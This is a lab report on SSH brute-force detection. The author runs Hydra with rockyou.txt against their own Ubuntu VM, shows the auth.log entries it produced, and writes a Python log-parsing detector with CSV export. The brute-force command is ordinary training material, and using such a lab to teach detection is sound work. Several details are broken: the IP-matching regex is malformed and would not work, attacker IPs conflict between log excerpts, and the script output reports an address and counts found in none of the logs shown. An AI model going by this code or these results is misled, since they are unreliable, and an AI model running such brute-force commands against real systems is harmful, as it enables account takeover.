

Brute-Force Detection

Project Report



This report demonstrates how Brute-Force and Detection work as well as all step-by-step how to do this project

This project, I used these tools:

- Ubuntu Server LTS 24.04 VM
- Kali Linux VM (hydra)
- Windows 11
- Python3, Git

Part 1: Setup

1. First, we need to have both **Kali Linux VM** and **Ubuntu Server VM** running and make sure that SSH service is running so we can perform brute-force attacks.



```
sonle@ubuntu-server:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-06-04 17:40:53 UTC; 15s ago
   TriggeredBy: ● ssh.socket
     Docs: man:sshd(8)
           man:sshd_config(5)
    Main PID: 11337 (sshd)
      Tasks: 1 (Limit: 4600)
    Memory: 1.2M (peak: 1.4M)
       CPU: 72ms
    CGroup: /system.slice/ssh.service
            └─11337 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 04 17:40:53 ubuntu-server systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 04 17:40:53 ubuntu-server sshd[11337]: Server Listening on 0.0.0.0 port 22.
Jun 04 17:40:53 ubuntu-server sshd[11337]: Server Listening on :: port 22.
Jun 04 17:40:53 ubuntu-server systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
sonle@ubuntu-server:~$
```

2. Then we check the IP addresses for these two machines, I set it as **Bridge Adapter** in the initial setting in VMs to make sure both of them have Internet as well as communicate to each other.

```
son@kali: ~/Downloads
Session Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-04 13:43:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.106:22/
[ERROR] could not connect to ssh://192.168.56.106:22 - Timeout connecting to 192.168.56.106

(son@kali) - [~/Downloads]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
   inet 192.168.68.102/24 brd 192.168.68.255 scope global dynamic noprefixroute eth0
       valid_lft 6624sec preferred_lft 6624sec
   inet6 fe80::7bea:f269:df62:138f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

Ubuntu-Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/SSSSSSSSSShdmNNNNmymMMMMhSSSSSS/
,SSSSSSSSSSSSSSSSSSSSdMMMMNySSSSd,
-+SSSSSSSSSSSSSSSSSSSSyuySSSS+-
!+SSSSSSSSSSSSSSSSSSSS+!
.-/+00SSSS00+/-..

sonle@ubuntu-server:~$ pwd
/home/sonle
sonle@ubuntu-server:~$ whoami
sonle
sonle@ubuntu-server:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:98:b9:df brd ff:ff:ff:ff:ff:ff
   inet 192.168.68.106/24 metric 100 brd 192.168.68.255 scope global dynamic enp0s3
       valid_lft 7045sec preferred_lft 7045sec
   inet6 fe80::a00:27ff:fe98:b9df/64 scope link
       valid_lft forever preferred_lft forever
```

As we can see here, on **Ubuntu Server** the IP address is **192.168.68.106**
and on **Kali Linux** is **192.168.68.102**

note that!

Part 2: Brute-Force Attack

1. Since we had everything set up, we now perform brute-force attack, we will use a tool named **Hydra** in **Kali Linux** with the most famous password file text **rockyou.txt** (you can find it online easily)

From **Kali Linux** we will use command:

hydra -l <username> -P <path-to-password-file> ssh://<Target -IP>

(I created a new username in Ubuntu Server name **testuser** for this scenario)

```
(son@kali) ~/Downloads
$ hydra -l testuser -P rockyou.txt ssh://192.168.68.106
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-04 13:45:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.68.106:22/
[22][ssh] host: 192.168.68.106 login: testuser password: q1w2e3r4
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-04 13:45:28

(son@kali) ~/Downloads
```

After a moment, we finally found the login credentials for the user: **testuser**

2. Now let's check the logs file which is located in **/var/log/auth.log** in Ubuntu Server root system

```
root@ubuntu-server: /
2026-06-04T17:45:26.028874+00:00 ubuntu-server sshd[27301]: Disconnected from authenticating user testuser 192.168.68.102 port 36490 [preauth]
2026-06-04T17:45:26.296585+00:00 ubuntu-server sshd[11337]: error: beginning MaxStartups throttling
2026-06-04T17:45:26.297187+00:00 ubuntu-server sshd[11337]: drop connection #11 from [192.168.68.102]:36580 on [192.168.68.106]:22 past MaxStartups
2026-06-04T17:45:26.396777+00:00 ubuntu-server sshd[27303]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.466182+00:00 ubuntu-server sshd[27312]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.517451+00:00 ubuntu-server sshd[27305]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.519858+00:00 ubuntu-server sshd[27318]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.524483+00:00 ubuntu-server sshd[27315]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.526717+00:00 ubuntu-server sshd[27307]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.559505+00:00 ubuntu-server sshd[27313]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.561416+00:00 ubuntu-server sshd[27314]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.562571+00:00 ubuntu-server sshd[27316]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.569592+00:00 ubuntu-server sshd[27319]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.574102+00:00 ubuntu-server sshd[27317]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.574689+00:00 ubuntu-server sshd[27320]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.599864+00:00 ubuntu-server sshd[27306]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.102 user=te
stuser
2026-06-04T17:45:26.619592+00:00 ubuntu-server sshd[27304]: Accepted password for testuser from 192.168.68.102 port 36590 ssh2
2026-06-04T17:45:26.622390+00:00 ubuntu-server sshd[27304]: pam_unix(sshd:session): session opened for user testuser(uid=1002) by testuser(uid=0)
2026-06-04T17:45:26.719938+00:00 ubuntu-server systemd-logind[748]: New session 6 of user testuser.
2026-06-04T17:45:26.750762+00:00 ubuntu-server (systemd): pam_unix(systemd-user:session): session opened for user testuser(uid=1002) by testuser(uid=0)
2026-06-04T17:45:27.571566+00:00 ubuntu-server sshd[27400]: Received disconnect from 192.168.68.102 port 36580:11: Bye Bye
2026-06-04T17:45:27.571771+00:00 ubuntu-server sshd[27400]: Disconnected from user testuser 192.168.68.102 port 36580
2026-06-04T17:45:27.571941+00:00 ubuntu-server sshd[27384]: pam_unix(sshd:session): session closed for user testuser
2026-06-04T17:45:27.580631+00:00 ubuntu-server systemd-logind[748]: Session 6 logged out. Waiting for processes to exit.
2026-06-04T17:45:27.583596+00:00 ubuntu-server systemd-logind[748]: Removed session 6.
2026-06-04T17:45:27.832462+00:00 ubuntu-server sshd[27303]: Failed password for testuser from 192.168.68.102 port 36502 ssh2
2026-06-04T17:45:27.926183+00:00 ubuntu-server sshd[27303]: Connection closed by authenticating user testuser 192.168.68.102 port 36582 [preauth]
2026-06-04T17:45:27.941045+00:00 ubuntu-server sshd[27312]: Failed password for testuser from 192.168.68.102 port 36542 ssh2
2026-06-04T17:45:27.944660+00:00 ubuntu-server sshd[27305]: Failed password for testuser from 192.168.68.102 port 36510 ssh2
2026-06-04T17:45:27.949046+00:00 ubuntu-server sshd[27318]: Failed password for testuser from 192.168.68.102 port 36594 ssh2
2026-06-04T17:45:27.953531+00:00 ubuntu-server sshd[27315]: Failed password for testuser from 192.168.68.102 port 36562 ssh2
```



```
2026-06-04T17:45:26.599864+00:00 ubuntu-server sshd[27386]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.68.182 user=testuser
2026-06-04T17:45:26.619592+00:00 ubuntu-server sshd[27384]: Accepted password for testuser from 192.168.68.182 port 36580 ssh2
2026-06-04T17:45:26.622390+00:00 ubuntu-server sshd[27384]: pam_unix(sshd:session): session opened for user testuser(uid=1002) by testuser(uid=0)
2026-06-04T17:45:26.719938+00:00 ubuntu-server systemd-logind[748]: New session 6 of user testuser.
2026-06-04T17:45:26.758762+00:00 ubuntu-server (systemd): pam_unix(systemd-user:session): session opened for user testuser(uid=1002) by testuser(uid=0)
2026-06-04T17:45:27.571566+00:00 ubuntu-server sshd[27480]: Received disconnect from 192.168.68.182 port 36580:11: Bye Bye
2026-06-04T17:45:27.571771+00:00 ubuntu-server sshd[27480]: Disconnected from user testuser 192.168.68.182 port 36580
2026-06-04T17:45:27.571941+00:00 ubuntu-server sshd[27384]: pam_unix(sshd:session): session closed for user testuser
2026-06-04T17:45:27.588631+00:00 ubuntu-server systemd-logind[748]: Session 6 logged out. Waiting for processes to exit.
2026-06-04T17:45:27.583596+00:00 ubuntu-server systemd-logind[748]: Removed session 6.
2026-06-04T17:45:27.832462+00:00 ubuntu-server sshd[27383]: Failed password for testuser from 192.168.68.182 port 36582 ssh2
2026-06-04T17:45:27.926183+00:00 ubuntu-server sshd[27383]: Connection closed by authenticating user testuser 192.168.68.182 port 36582 [preauth]
2026-06-04T17:45:27.941845+00:00 ubuntu-server sshd[27312]: Failed password for testuser from 192.168.68.182 port 36542 ssh2
2026-06-04T17:45:27.946669+00:00 ubuntu-server sshd[27385]: Failed password for testuser from 192.168.68.182 port 36518 ssh2
2026-06-04T17:45:27.949846+00:00 ubuntu-server sshd[27318]: Failed password for testuser from 192.168.68.182 port 36594 ssh2
2026-06-04T17:45:27.953531+00:00 ubuntu-server sshd[27315]: Failed password for testuser from 192.168.68.182 port 36562 ssh2
2026-06-04T17:45:27.956846+00:00 ubuntu-server sshd[27387]: Failed password for testuser from 192.168.68.182 port 36526 ssh2
2026-06-04T17:45:27.998349+00:00 ubuntu-server sshd[27314]: Failed password for testuser from 192.168.68.182 port 36558 ssh2
2026-06-04T17:45:28.007156+00:00 ubuntu-server sshd[27313]: Failed password for testuser from 192.168.68.182 port 36582 ssh2
2026-06-04T17:45:28.007483+00:00 ubuntu-server sshd[27316]: Failed password for testuser from 192.168.68.182 port 36576 ssh2
2026-06-04T17:45:28.007952+00:00 ubuntu-server sshd[27317]: Failed password for testuser from 192.168.68.182 port 36578 ssh2
2026-06-04T17:45:28.008177+00:00 ubuntu-server sshd[27319]: Failed password for testuser from 192.168.68.182 port 36596 ssh2
2026-06-04T17:45:28.008784+00:00 ubuntu-server sshd[27320]: Failed password for testuser from 192.168.68.182 port 36604 ssh2
2026-06-04T17:45:28.008872+00:00 ubuntu-server sshd[27312]: Connection closed by authenticating user testuser 192.168.68.182 port 36542 [preauth]
2026-06-04T17:45:28.008994+00:00 ubuntu-server sshd[27315]: Connection closed by authenticating user testuser 192.168.68.182 port 36562 [preauth]
2026-06-04T17:45:28.025448+00:00 ubuntu-server sshd[27386]: Failed password for testuser from 192.168.68.182 port 36514 ssh2
2026-06-04T17:45:28.047228+00:00 ubuntu-server sshd[27317]: Connection closed by authenticating user testuser 192.168.68.182 port 36578 [preauth]
2026-06-04T17:45:28.049166+00:00 ubuntu-server sshd[27318]: Connection closed by authenticating user testuser 192.168.68.182 port 36594 [preauth]
2026-06-04T17:45:28.092319+00:00 ubuntu-server sshd[27313]: Connection closed by authenticating user testuser 192.168.68.182 port 36552 [preauth]
2026-06-04T17:45:29.526655+00:00 ubuntu-server sshd[27385]: Connection closed by authenticating user testuser 192.168.68.182 port 36518 [preauth]
2026-06-04T17:45:29.528452+00:00 ubuntu-server sshd[27387]: Connection closed by authenticating user testuser 192.168.68.182 port 36526 [preauth]
2026-06-04T17:45:29.563474+00:00 ubuntu-server sshd[27320]: Connection closed by authenticating user testuser 192.168.68.182 port 36604 [preauth]
2026-06-04T17:45:29.564923+00:00 ubuntu-server sshd[27314]: Connection closed by authenticating user testuser 192.168.68.182 port 36558 [preauth]
2026-06-04T17:45:29.566963+00:00 ubuntu-server sshd[27316]: Connection closed by authenticating user testuser 192.168.68.182 port 36576 [preauth]
2026-06-04T17:45:29.569215+00:00 ubuntu-server sshd[27319]: Connection reset by authenticating user testuser 192.168.68.182 port 36596 [preauth]
2026-06-04T17:45:29.574116+00:00 ubuntu-server sshd[27386]: Connection closed by authenticating user testuser 192.168.68.182 port 36514 [preauth]
2026-06-04T17:55:01.093982+00:00 ubuntu-server CRON[27496]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2026-06-04T17:55:01.120717+00:00 ubuntu-server CRON[27496]: pam_unix(cron:session): session closed for user root
2026-06-04T18:05:01.360587+00:00 ubuntu-server CRON[27584]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)
2026-06-04T18:05:01.368411+00:00 ubuntu-server CRON[27584]: pam_unix(cron:session): session closed for user root
2026-06-04T18:05:10.800988+00:00 ubuntu-server sshd[11337]: exited MaxStartups throttling after 00:19:44, 2 connections dropped
2026-06-04T18:05:40.828949+00:00 ubuntu-server sshd[27589]: Invalid user sonde from 192.168.68.186 port 51766
2026-06-04T18:05:49.651541+00:00 ubuntu-server sshd[27589]: pam_unix(sshd:auth): check pass; user unknown
```

We can see from the logs, there were failed attempts before the successful attempts

To easy to open and use the logs, I copied it to Home directory

3. Now let's make a python file for detected purpose:

at Home directory, I made a new folder name ***bruteforce_detection***

```
root@ubuntu-server:~# ls
authCOPY.log bruteforce_detection
root@ubuntu-server:~#
```

Inside that folder, I made a python file with the following code:



```
GNU nano 7.2 detect.py *
import re
from collections import defaultdict

failed = defaultdict(int)
success = defaultdict(int)

with open("authCOPY.log") as file:
    for line in file:
        ip_match = re.search(
            r"[d+\\.\\d+\\.\\d+\\.\\d+]",
            line
        )

        if not ip_match:
            continue

        ip = ip_match.group()

        if "Failed password" in line:
            failed[ip] += 1

        elif "Accepted password" in line:
            success[ip] += 1

print("\n==== ALERT REPORT =====\n")

for ip in failed:
    if failed[ip] >= 3:
        print(f"IP Address: {ip}")
        print(f"Failed Attempts: {failed[ip]}")
        print(f"Successful Login: {success[ip]}")

        if success[ip] > 0:
            print("Risk Level: HIGH")
        else:
            print("Risk Level: MEDIUM")

print()
```

Make sure we give the file permission so we can run it by issuing:

chmod +x <filename>

And we put the logs file in the same folder with the python file

Then we run it:

python3 <python_file>

```

root@ubuntu-server:~# cd bruteforce_detection
root@ubuntu-server:~/bruteforce_detection# ls
authCOPY.log detect.py
root@ubuntu-server:~/bruteforce_detection# nano detect.py
root@ubuntu-server:~/bruteforce_detection# python3 detect.py

===== ALERT REPORT =====
IP Address: 192.168.10.152
Failed Attempts: 2344
Successful Login: 3
Risk Level: HIGH
IP Address: 192.168.68.102
Failed Attempts: 13
Successful Login: 1
Risk Level: HIGH
root@ubuntu-server:~/bruteforce_detection#

```

We can clearly see the Information right after we execute the python file detection!

4. Now let export it into CSV file for Excel (optional)

So inside the python file, we just need to add these codes so whenever we run the file, it will automatically export it into CSV file

```

GNU nano 7.2 detect.py
if failed[ip] >= 3:
    print(f"IP Address: {ip}")
    print(f"Failed Attempts: {failed[ip]}")
    print(f"Successful Login: {success[ip]}")

    if success[ip] > 0:
        print("Risk Level: HIGH")
    else:
        print("Risk Level: MEDIUM")

    print()

# This part will extract a CSV file which can open by using Excel
import csv

with open("report.csv", "w", newline="") as file:
    writer = csv.writer(file)
    writer.writerow([
        "IP",
        "Failed",
        "Success",
        "Risk"
    ])

    for ip in failed:
        if failed[ip] >= 3:
            risk = "HIGH" if success[ip] > 0 else "MEDIUM"
            writer.writerow([
                ip,
                failed[ip],
                success[ip],
                risk
            ])

root@ubuntu-server:~/bruteforce_detection# python3 detect.py

===== ALERT REPORT =====
IP Address: 192.168.10.152
Failed Attempts: 2344
Successful Login: 3
Risk Level: HIGH
IP Address: 192.168.68.102
Failed Attempts: 13
Successful Login: 1
Risk Level: HIGH

root@ubuntu-server:~/bruteforce_detection# ls
authCOPY.log detect.py report.csv
root@ubuntu-server:~/bruteforce_detection# cat report.csv
IP,Failed,Success,Risk
192.168.10.152,2344,3,HIGH
192.168.68.102,13,1,HIGH
root@ubuntu-server:~/bruteforce_detection#

```